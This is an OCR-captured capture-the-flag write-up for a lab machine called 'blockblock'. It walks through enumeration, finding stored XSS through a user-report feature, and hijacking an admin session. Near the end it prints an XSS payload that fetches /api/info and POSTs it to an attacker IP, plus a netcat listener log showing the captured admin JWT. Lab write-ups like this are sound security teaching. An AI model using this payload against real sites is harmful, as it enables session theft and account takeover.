

blockblock

This is blockblock writeup by Jiseok Song


nmap







Web Enumeration

page shows these panes




chat and profile show missing cookie token






I can register and login




(I used html tag for username to check if it's vulnerable to xss)

It automatically brings me to chat




It shows its solarium source code




Nothing interesting since I don't have any access to these functions

I can chat here



Seem like html tag doesn't affect anything


There's report user button and I can test xss




It works!




Profile shows this



It looks like nothing interesting, but burpsuite shows



httponly shows true



But I can hijack token from /api/info if I can make other user to run javascript

Session hijacking

I wrote malicious javascript code to fetch /api/info to me


```
<img src=x onerror="fetch('/api/info').then(r=>r.text()).then(d=>fetch('http://10.10.16.10:9001',{method:'POST',mode:'no-cors',headers:{'Content-Type':'text/plain'},body:d}))">$
```

```
$nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.43 55076
POST / HTTP/1.1
Host: 10.10.16.10:9001
Connection: keep-alive
Content-Length: 316
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36
Content-Type: text/plain
Accept: */*
Origin: http://10.10.11.43
Referer: http://10.10.11.43/
Accept-Encoding: gzip, deflate

{"role":"admin","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc1MzI4NzU0OSwianRpIjoiNDMyNjQ1MzEtYTk3NS00ODVjLTk4ZDYtMTYxMWNjYzU3YWQ2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzUzMjg3NTQ5LCJleHAiOjE3NTM4OTIzNDl9.h795RdaVcTR3CAqBRKrLYMs2I9vb1pDcuxwInkrWLm0","username":"admin"}
```

